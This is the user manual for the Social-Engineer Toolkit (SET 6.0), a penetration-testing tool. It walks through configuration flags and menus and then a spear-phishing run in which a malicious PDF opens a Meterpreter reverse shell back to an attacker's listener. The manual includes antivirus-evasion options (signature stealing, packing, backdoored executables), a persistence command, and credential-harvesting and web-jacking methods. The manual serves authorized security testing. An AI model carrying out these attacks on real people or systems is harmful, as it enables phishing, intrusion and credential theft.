TrustedSec
INFORMATION SECURITY MADE SIMPLE

# SET User Manual
# Made for SET 6.0

Prepared by: David Kennedy
Hacker, TrustedSec

For public release

info@trustedsec.com ■ 11565 Pearl Rd. Suite 301 ■ Strongsville, OH 44136 ■ 877.550.4728

# Table of Contents

The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the http://www.social-engineer.org launch and has quickly became a standard tool in a penetration testers arsenal. SET is written by David Kennedy (ReL1K) and with a lot of help from the community it has incorporated attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be focused attacks against a person or organization used during a penetration test.

# 1 Beginning with the Social Engineer Toolkit

The brain behind SET is the configuration file. SET by default works perfect for most people however, advanced customization may be needed in order to ensure that the attack vectors go off without a hitch. First thing to do is ensure that you have updated SET, from the directory:

```
root@bt:/pentest/exploits/set# ./set-update
U    src/payloads/set_payloads/http_shell.py
U    src/payloads/set_payloads/shell.py
U    src/payloads/set_payloads/shell.windows
U    src/payloads/set_payloads/set_http_server.py
U    src/payloads/set_payloads/persistence.py
U    src/payloads/set_payloads/listener.py
U    src/qrcode/qrgenerator.py
U    modules/ratte_module.py
U    modules/ratte_only_module.py
U    set-automate
U    set-proxy
U    set
U    set-update
U    readme/LICENSE
U    readme/CHANGES
root@bt:/pentest/exploits/set#
```

Once you've updated to the latest version, start tweaking your attack by editing the SET configuration file. Let's walk through each of the flags:

```
root@bt:/pentest/exploits/set# nano config/set_config
```

```
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE
/pentest/exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Looking through the configuration options, you can change specific fields to get a desired result. In the first option, you can change the path of where the location of Metasploit is. Metasploit is used for the payload creations, file format bugs, and for the browser exploit sections.

**# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING WILL DEFAULT**
**# EXAMPLE: ETTERCAP_INTERFACE=wlan0**
**ETTERCAP_INTERFACE=eth0**
**#**
**# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)**
**ETTERCAP_PATH=/usr/share/ettercap**

The Ettercap section can be used when you're on the same subnet as the victims and you want to perform DNS poison attacks against a subset of IP addresses. When this flag is set to ON, it will poison the entire local subnet and redirect a specific site or all sites to your malicious server running.

**# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES**
**SENDMAIL=OFF**

Setting the SENDMAIL flag to ON will try starting SENDMAIL, which can spoof source email addresses. This attack only works if the victim's SMTP server does not perform reverse lookups on the hostname. SENDMAIL must be installed. If your using BackTrack 4, it is installed by default.

**# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK**
**WEBATTACK_EMAIL=OFF**

When setting the WEBATTACK_EMAIL to ON, it will allow you to send mass emails to the victim while utilizing the Web Attack vector. Traditionally the emailing aspect is only available through the spear-phishing menu however when this is enabled it will add additional functionality for you to be able to email victims with links to help better your attacks.

**# CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS REQUIRES YOU TO**
**# INSTALL ---> JAVA 6 JDK, BT4 OR UBUNTU USERS: apt-get install openjdk-6-jdk**
**# IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get install sun-java6-jdk**
**SELF_SIGNED_APPLET=OFF**

The Java Applet Attack vector is the attack with one of the highest rates of success that SET has in its arsenal. To make the attack look more believable, you can turn this flag on which will allow you to sign the Java Applet with whatever name you want. Say your targeting CompanyX, the standard Java Applet is signed by Microsoft, you can sign the applet with CompanyX to make it look more believable. This will require you to install java's jdk (in Ubuntu its apt-get install sun-java6-jdk or openjdk-6-jdk).

**# THIS FLAG WILL SET THE JAVA ID FLAG WITHIN THE JAVA APPLET TO SOMETHING DIFFE$**
**# THIS COULD BE TO MAKE IT LOOK MORE BELIEVABLE OR FOR BETTER OBFUSCATION**
**JAVA_ID_PARAM=Secure Java Applet**
**#**
**# JAVA APPLET REPEATER OPTION WILL CONTINUE TO PROMPT THE USER WITH THE JAVA AP$**
**# THE USER HITS CANCEL. THIS MEANS IT WILL BE NON STOP UNTIL RUN IS EXECUTED. T$**
**# A BETTER SUCCESS RATE FOR THE JAVA APPLET ATTACK**
**JAVA_REPEATER=ON**

When a user gets the java applet warning, they will see the 'Secure Java Applet' as the name of the Applet instead of the IP address. This adds a better believability to the java applet. The second option will prompt the user over and over with nagging Java Applet warnings if they hit cancel. This is useful when the user clicks cancel and the attack would be rendered useless, instead it will continue to pop up over and over.

**# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS ON IF YOU WANT**
**# SET TO AUTODETECT YOUR INTERFACE**
**AUTO_DETECT=ON**

The AUTO_DETECT flag is probably one of the most asked questions in SET. In most cases, SET will grab the interface you use in order to connect out to the Internet and use that as the reverse connection and IP address. Most attacks need to be customized and may not be on the internal network. If you turn this flag to OFF, SET will prompt you with additional questions on setting up the attack. This flag should be used when you want to use multiple interfaces, have an external IP, or you're in a NAT/Port forwarding scenario.

**# SPECIFY WHAT PORT TO RUN THE HTTP SERVER OFF OF THAT SERVES THE JAVA APPLET ATTACK**
**# OR METASPLOIT EXPLOIT. DEFAULT IS PORT 80.**
**WEB_PORT=80**

By default the SET web server listens on port 80, if for some reason you need to change this, you can specify an alternative port.

**# CUSTOM EXE YOU WANT TO USE FOR METASPLOIT ENCODING, THIS USUALLY HAS BETTER AV**
**# DETECTION. CURRENTLY IT IS SET TO LEGIT.BINARY WHICH IS JUST CALC.EXE. AN EXAMPLE**
**# YOU COULD USE WOULD BE PUTTY.EXE SO THIS FIELD WOULD BE /pathtoexe/putty.exe**
**CUSTOM_EXE=src/exe/legit.binary**

When using the payload encoding options of SET, the best option for Anti-Virus bypass is the backdoored, or loaded with a malicious payload hidden in the exe, executable option. Specifically an exe is backdoored with a Metasploit based payload and can generally evade most AV's out there. SET has an executable built into it for the backdooring of the exe however if for some reason you want to use a different executable, you can specify the path to that exe with the CUSTOM_EXE flag.

**# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL INCREASE SPEED OF**
**# THE ATTACK VECTOR**
**APACHE_SERVER=OFF**
**#**
**# PATH TO THE APACHE WEBROOT**
**APACHE_DIRECTORY=/var/www**

The web server utilized within SET is a custom-coded web server that at times can be somewhat slow based off of the needs. If you find that you need a boost and want to utilize Apache, you can flip this switch to ON and it will use Apache to handle the web requests and speed your attack up. Note that this attack only works with the Java Applet and Metasploit based attacks. Based on the interception of credentials, Apache cannot be used with the web jacking, tabnabbing, or credential harvester attack methods.

**# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH WEB_ATTACK VECTOR**
**WEBATTACK_SSL=OFF**
**#**
**# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK VECTOR (REQUIRED)**
**# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON SELF_SIGNED_CERT**
**# IF YOUR USING THIS FLAG, ENSURE OPENSSL IS INSTALLED!**

**#**
**SELF_SIGNED_CERT=OFF**
**#**
**# BELOW IS THE CLIENT/SERVER (PRIVATE) CERT, THIS MUST BE IN PEM FORMAT IN ORDER TO WORK**
**# SIMPLY PLACE THE PATH YOU WANT FOR EXAMPLE /root/ssl_client/server.pem**
**PEM_CLIENT=/root/newcert.pem**
**PEM_SERVER=/root/newreq.pem**

In some cases when your performing an advanced social-engineer attack you may want to register a domain and buy an SSL cert that makes the attack more believable. You can incorporate SSL based attacks with SET. You will need to turn the WEBATTACK_SSL to ON. If you want to use self-signed certificates you can as well however there will be an "untrusted" warning when a victim goes to your website.

**TWEAK THE WEB JACKING TIME USED FOR THE IFRAME REPLACE, SOMETIMES IT CAN BE A LITTLE SLOW**
**# AND HARDER TO CONVINCE THE VICTIM. 5000 = 5 seconds**
**WEBJACKING_TIME=2000**

The webjacking attack is performed by replacing the victim's browser with another window that is made to look and appear to be a legitimate site. This attack is very dependant on timing, if your doing it over the Internet, I recommend the delay to be 5000 (5 seconds) otherwise if your internal, 2000 (2 seconds) is probably a safe bet.

**# PORT FOR THE COMMAND CENTER**
**COMMAND_CENTER_PORT=44444**
**#**
**# COMMAND CENTER INTERFACE TO BIND TO BY DEFAULT IT IS LOCALHOST ONLY. IF YOU WANT TO ENABLE IT**
**# SO YOU CAN HIT THE COMMAND CENTER REMOTELY PUT THE INTERFACE TO 0.0.0.0 TO BIND TO ALL INTERFACES.**
**COMMAND_CENTER_INTERFACE=127.0.0.1**
**#**
**# HOW MANY TIMES SET SHOULD ENCODE A PAYLOAD IF YOU ARE USING STANDARD METASPLO$**
**ENCOUNT=4**

**# IF THIS OPTION IS SET, THE METASPLOIT PAYLOADS WILL AUTOMATICALLY MIGRATE TO**
**# NOTEPAD ONCE THE APPLET IS EXECUTED. THIS IS BENEFICIAL IF THE VICTIM CLOSES**

**# THE BROWSER HOWEVER CAN INTRODUCE BUGGY RESULTS WHEN AUTO MIGRATING.**
**AUTO_MIGRATE=OFF**

The AUTO_MIGRATE feature will automatically migrate to notepad.exe when a meterpreter shell is spawned. This is especially useful when using browser exploits as it will terminate the session if the browser is closed when using an exploit.

**# DIGITAL SIGNATURE STEALING METHOD MUST HAVE THE PEFILE PYTHON MODULES LOADED**
**# FROM http://code.google.com/p/pefile/. BE SURE TO INSTALL THIS BEFORE TURNING**
**# THIS FLAG ON!!! THIS FLAG GIVES MUCH BETTER AV DETECTION**
**DIGITAL_SIGNATURE_STEAL=ON**

The digital signature stealing method requires the python module called PEFILE which uses a technique used in Disitool by Didier Stevens by taking the digital certificate signed by Microsoft and importing it into a malicious executable. A lot of times this will give better anti-virus detection.

**# THESE TWO OPTIONS WILL TURN THE UPX PACKER TO ON AND AUTOMATICALLY ATTEMPT**
**# TO PACK THE EXECUTABLE WHICH MAY EVADE ANTI-VIRUS A LITTLE BETTER.**
**UPX_ENCODE=ON**
**UPX_PATH=/pentest/database/sqlmap/lib/contrib/upx/linux/upx**

In addition to digital signature stealing, you can do additional packing by using UPX. This is installed by default on Back|Track linux, if this is set to ON and it does not find it, it will still continue but disable the UPX packing.

**# HERE WE CAN RUN MULTIPLE METERPRETER SCRIPTS ONCE A SESSION IS ACTIVE. THIS**
**# MAY BE IMPORTANT IF WE ARE SLEEPING AND NEED TO RUN PERSISTENCE, TRY TO ELEVATE**
**# PERMISSIONS AND OTHER TASKS IN AN AUTOMATED FASHION. FIRST TURN THIS TRIGGER ON**
**# THEN CONFIGURE THE FLAGS. NOTE THAT YOU NEED TO SEPERATE THE COMMANDS BY A ;**
**METERPRETER_MULTI_SCRIPT=OFF**
**#**
**# WHAT COMMANDS DO YOU WANT TO RUN ONCE A METERPRETER SESSION HAS BEEN ESTABLISHED.**

**# BE SURE IF YOU WANT MULTIPLE COMMANDS TO SEPERATE WITH A ;. FOR EXAMPLE YOU COULD DO**
**# run getsystem;run hashdump;run persistence TO RUN THREE DIFFERENT COMMANDS**
**METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -A;getsystem**

The next options can configure once a meterpreter session has been established, what types of commands to automatically run. This would be useful if your getting multiple shells and want to execute specific commands to extract information on the system.


**# THIS FEATURE WILL AUTO EMBED A IMG SRC TAG TO A UNC PATH OF YOUR ATTACK MACHINE.**
**# USEFUL IF YOU WANT TO INTERCEPT THE HALF LM KEYS WITH RAINBOWTABLES. WHAT WILL HAPPEN**
**# IS AS SOON AS THE VICTIM CLICKS THE WEB-PAGE LINK, A UNC PATH WILL BE INITIATED**
**# AND THE METASPLOIT CAPTURE/SMB MODULE WILL INTERCEPT THE HASH VALUES.**
**UNC_EMBED=OFF**
**#**

This will automatically embed a UNC path into the web application, when the victim connects to your site, it will try connecting to the server via a file share. When that occurs a challenge response happens and the challenge/responses can be captured and used for attacking.

# 2 SET Menu's

SET is a menu driven based attack system, which is fairly unique when it comes to hacker tools. The decision not to make it command line was made because of how social-engineer attacks occur; it requires multiple scenarios, options, and customizations. If the tool had been command line based it would have really limited the effectiveness of the attacks and the inability to fully customize it based on your target. Let's dive into the menu and do a brief walkthrough of each attack vector.

**root@bt:/pentest/exploits/set# ./set**



```
                /_______  //_______  / |____|
                      \/        \/
```

**[---] The Social-Engineer Toolkit (SET) [---]**
**[---] Created by: David Kennedy (ReL1K) [---]**
**[---] Development Team: JR DePre (pr1me) [---]**
**[---] Development Team: Joey Furr (j0fer) [---]**
**[---] Development Team: Thomas Werth [---]**
**[---] Development Team: Garland [---]**
**[---] Report bugs: davek@trustedsec.com [---]**
**[---] Follow me on Twitter: dave_rel1k [---]**
**[---] Homepage: https://www.trustedsec.com [---]**

**Welcome to the Social-Engineer Toolkit (SET). Your one stop shop for all of your social-engineering needs..**

**Join us on irc.freenode.net in channel #setoolkit**

**The Social-Engineer Toolkit is a product of TrustedSec.**

**Visit: https://www.trustedsec.com**

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 1**

**Welcome to the SET E-Mail attack method. This module allows you to specially craft email messages and send them to a large (or small) number of**

**people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (it is installed in BT4) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.**

**There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!**

**1. Perform a Mass Email Attack**
**2. Create a FileFormat Payload**
**3. Create a Social-Engineering Template**
**4. Return to Main Menu**

**Enter your choice:**

The spear-phishing attack menu is used for performing targeted email attacks against a victim. You can send multiple emails based on what your harvested or you can send it to individuals. You can also utilize fileformat (for example a PDF bug) and send the malicious attack to the victim in order to hopefully compromise the system.

**Select from the menu:**

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 2**

**The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.**

**Enter what type of attack you would like to utilize.**

**The Java Applet attack will spoof a Java Certificate and deliver a Metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.**

**The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.**

**The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.**

**The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.**

**The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to slow/fast.**

**The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, all at once to see which is successful.**

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method**
**99) Return to Main Menu**

**set:webattack>**

The web attack vector is used by performing phishing attacks against the victim in hopes they click the link. There is a wide-variety of attacks that can occur once they click. We will dive into each one of the attacks later on.

**3. Infectious Media Generator**

The infectious USB/DVD creator will develop a Metasploit based payload for you and craft an autorun.inf file that once burned or placed on a USB will trigger an autorun feature and hopefully compromise the system. This attack vector is relatively simple in nature and relies on deploying the devices to the physical system.

**4. Create a Payload and Listener**

The create payload and listener is an extremely simple wrapper around Metasploit to create a payload, export the exe for you and generate a listener. You would need to transfer the exe onto the victim machine and execute it in order for it to properly work.

**5. Mass Mailer Attack**

The mass mailer attack will allow you to send multiple emails to victims and customize the messages. This option does not allow you to create payloads, so it is generally used to perform a mass phishing attack.

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 6**

**The Arduino-Based Attack Vector utilizes the Arduin-based device to program the device. You can leverage the Teensy's, which have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.**

**You will need to purchase the Teensy USB device, it's roughly**

**$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.**

**This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.**

**For more information on specifications and good tutorials visit:**

**http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle**

**To purchase a Teensy, visit: http://www.pjrc.com/store/teensy.html**
**Special thanks to: IronGeek, WinFang, and Garland**

**This attack vector also attacks X10 based controllers, be sure to be leveraging X10 based communication devices in order for this to work.**

**Select a payload to create the pde file to import into Arduino:**

**1) Powershell HTTP GET MSF Payload**
**2) WSCRIPT HTTP GET MSF Payload**
**3) Powershell based Reverse Shell Payload**
**4) Internet Explorer/FireFox Beef Jack Payload**
**5) Go to malicious java site and accept applet Payload**
**6) Gnome wget Download Payload**
**7) Binary 2 Teensy Attack (Deploy MSF payloads)**
**8) SDCard 2 Teensy Attack (Deploy Any EXE)**
**9) SDCard 2 Teensy Attack (Deploy on OSX)**
**10) X10 Arduino Sniffer PDE and Libraries**
**11) X10 Arduino Jammer PDE and Libraries**
**12) Powershell Direct ShellCode Teensy Attack**

**99) Return to Main Menu**

**set:arduino>**

The teensy USB HID attack is a method used by purchasing a hardware based device from prjc.com and programming it in a manner that makes the small USB microcontroller to look and feel exactly like a keyboard. The important part with this is it bypasses autorun capabilities and can drop payloads onto the system through the onboard flash memory. The keyboard simulation allows you to type characters in a

manner that can utilize downloaders and exploit the system.

# 3 Spear-Phishing Attack Vector

As mentioned previously, the spear phishing attack vector can be used to send targeted emails with malicious attachments. In this example we are going to craft an attack, integrate into GMAIL and send a malicious PDF to the victim. One thing to note is you can create and save your own templates to use for future SE attacks or you can use pre-built ones. When using SET just to note that when hitting enter for defaults, it will always be port 443 as the reverse connection back and a reverse Meterpreter.

**Select from the menu:**

**1. Spear-Phishing Attack Vectors**
**2. Website Attack Vectors**
**3. Infectious Media Generator**
**4. Create a Payload and Listener**
**5. Mass Mailer Attack**
**6. Teensy USB HID Attack Vector**
**7. SMS Spoofing Attack Vector**
**8. Wireless Access Point Attack Vector**
**9. Third Party Modules**
**10. Update the Metasploit Framework**
**11. Update the Social-Engineer Toolkit**
**12. Help, Credits, and About**
**13. Exit the Social-Engineer Toolkit**

**Enter your choice: 1**

**Welcome to the SET E-Mail attack method. This module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (it is installed in BT4) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.**

**There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!**

**1. Perform a Mass Email Attack**

**2. Create a FileFormat Payload**
**3. Create a Social-Engineering Template**
**4. Return to Main Menu**

**set:phishing>1**

**Select the file format exploit you want.**
**The default is the PDF embedded EXE.**

**********  PAYLOADS  **********

**Select the file format exploit you want.**
**The default is the PDF embedded EXE.**

**********  PAYLOADS  **********

**1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)**
**2) SET Custom Written Document UNC LM SMB Capture Attack**
**3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow**
**4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)**
**5) Adobe Flash Player "Button" Remote Code Execution**
**6) Adobe CoolType SING Table "uniqueName" Overflow**
**7) Adobe Flash Player "newfunction" Invalid Pointer Use**
**8) Adobe Collab.collectEmailInfo Buffer Overflow**
**9) Adobe Collab.getIcon Buffer Overflow**
**10) Adobe JBIG2Decode Memory Corruption Exploit**
**11) Adobe PDF Embedded EXE Social Engineering**
**12) Adobe util.printf() Buffer Overflow**
**13) Custom EXE to VBA (sent via RAR) (RAR required)**
**14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun**
**15) Adobe PDF Embedded EXE Social Engineering (NOJS)**
**16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow**
**17) Apple QuickTime PICT PnSize Buffer Overflow**
**18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow**
**19) Adobe Reader u3D Memory Corruption Vulnerability**
**20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)**

**set:payloads> 1**

**What payload do you want to generate:**

**Name:** **Description:**

**1) Windows Shell Reverse_TCP Spawn a command shell on victim and send back to attacker**
**2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker**
**3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker**
**4) Windows Bind Shell Execute payload and create an accepting port on remote system**
**5) Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline**
**6) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline**
**7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter**
**8) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports**
**9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter**
**10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter**
**11) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET**
**12) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support**
**13) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP**
**14) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec (A/V Safe)**
**15) Import your own executable Specify a path for your own executable**

**set:payloads> 1**

**Below is a list of encodings to try and bypass AV.**

**Select one of the below, 'backdoored executable' is typically the best.**

**1) avoid_utf8_tolower (Normal)**
**2) shikata_ga_nai (Very Good)**
**3) alpha_mixed (Normal)**
**4) alpha_upper (Normal)**
**5) call4_dword_xor (Normal)**
**6) countdown (Normal)**
**7) fnstenv_mov (Normal)**

**8) jmp_call_additive (Normal)**
**9) nonalpha (Normal)**
**10) nonupper (Normal)**
**11) unicode_mixed (Normal)**
**12) unicode_upper (Normal)**
**13) alpha2 (Normal)**
**14) No Encoding (None)**
**15) Multi-Encoder (Excellent)**
**16) Backdoored Executable (BEST)**

**set:encoding> 16**

**set:encoding>16**
**set:payloads> PORT of the listener [443]**
**[*] Windows Meterpreter Reverse TCP selected.**
**Enter the port to connect back on (press enter for default):**
**[*] Defaulting to port 443...**
**[*] Generating fileformat exploit...**
**[*] Please wait while we load the module tree...**
**[*] Started reverse handler on 172.16.32.129:443**
**[*] Creating 'template.pdf' file...**
**[*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf**

**[*] Payload creation complete.**
**[*] All payloads get sent to the src/msf_attacks/template.pdf directory**
**[*] Payload generation complete. Press enter to continue.**

**As an added bonus, use the file-format creator in SET to create your attachment.**

**Right now the attachment will be imported with filename of 'template.whatever'**

**Do you want to rename the file?**

**example Enter the new filename: moo.pdf**

**1. Keep the filename, I don't care.**
**2. Rename the file, I want to be cool.**

**Enter your choice (enter for default): 1**
**Keeping the filename and moving on.**

**Social Engineer Toolkit Mass E-Mailer**

**There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.**

**What do you want to do:**

**1. E-Mail Attack Single Email Address**
**2. E-Mail Attack Mass Mailer**
**3. Return to main menu.**

**Enter your choice: 1**

**Do you want to use a predefined template or craft a one time email template.**

**1. Pre-Defined Template**
**2. One-Time Use Email Template**

**Enter your choice: 1**
**Below is a list of available templates:**

**1: Baby Pics**
**2: Strange Internet usage from your computer**
**3: New Update**
**4: LOL...have to check this out...**
**5: Dan Brown's Angels & Demons**
**6: Computer Issue**
**7: Status Report**

**Enter the number you want to use: 7**

**Enter who you want to send email to: davek@fakeaddress.com**


**What option do you want to use?**

**1. Use a GMAIL Account for your email attack.**
**2. Use your own server or open relay**

**Enter your choice: 1**
**Enter your GMAIL email address: davek@fakeaddress.com**
**Enter your password for gmail (it will not be displayed back to you):**

```
SET has finished delivering the emails.

Do you want to setup a listener yes or no: yes
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***


_                                                  _
/ \  / \       __                        _   __    /_/ __
| |\ / | _____  \ \          ___   _____ | | /  \  _   \ \
| | V| | |___\ |- -|   /\    / __\ | -__/ | | | | ||| |- -|
|_|  | | | _|__  ||_  / -\ __\ \  ||   ||_ \__/ || ||_
     |/  |____/  \___\/ /\  \___/   \/     \__|    |_\  \___\


       =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 891 exploits - 484 auxiliary - 149 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15540 updated 23 days ago (2012.06.27)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

msf exploit(handler) >
```

Once the attack is all setup, the victim opens the email and opens the PDF up:




As soon as the victim opens the attachment up, a shell is presented back to us:

**[*] Sending stage (748544 bytes) to 172.16.32.131**
**[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1139) at Thu Sep 09 09:58:06 -0400 2010**

**msf exploit(handler) > sessions -i 1**
**[*] Starting interaction with 1...**

**meterpreter > shell**
**Process 3940 created.**
**Channel 1 created.**
**Microsoft Windows XP [Version 5.1.2600]**
**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\Documents and Settings\Administrator\Desktop>**

The spear-phishing attack can send to multiple people or individuals, it integrates into Google mail and can be completely customized based on your needs for the attack vector. Overall this is very effective for email spear-phishing.

# 4 Java Applet Attack Vector

The Java Applet is one of the core attack vectors within SET and the highest success rate for compromise. The Java Applet attack will create a malicious Java Applet that once run will completely compromise the victim. The neat trick with SET is that you can completely clone a website and once the victim has clicked run, it will redirect the victim back to the original site making the attack much more believable. This attack vector affects Windows, Linux, and OSX and can compromise them all. Remember if you want to customize this attack vector, edit the config/set_config in order to change the self-signed information. In this specific attack vector, you can select web templates which are pre-defined websites that have already been harvested, or you can import your own website. In this example we will be using the site cloner which will clone a

website for us. Let's launch SET and prep our attack.

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 2**

**The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.**

**The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.**

**The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.**

**The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.**

**The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.**

**The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.**

**The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, all at once to see which is successful.**

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
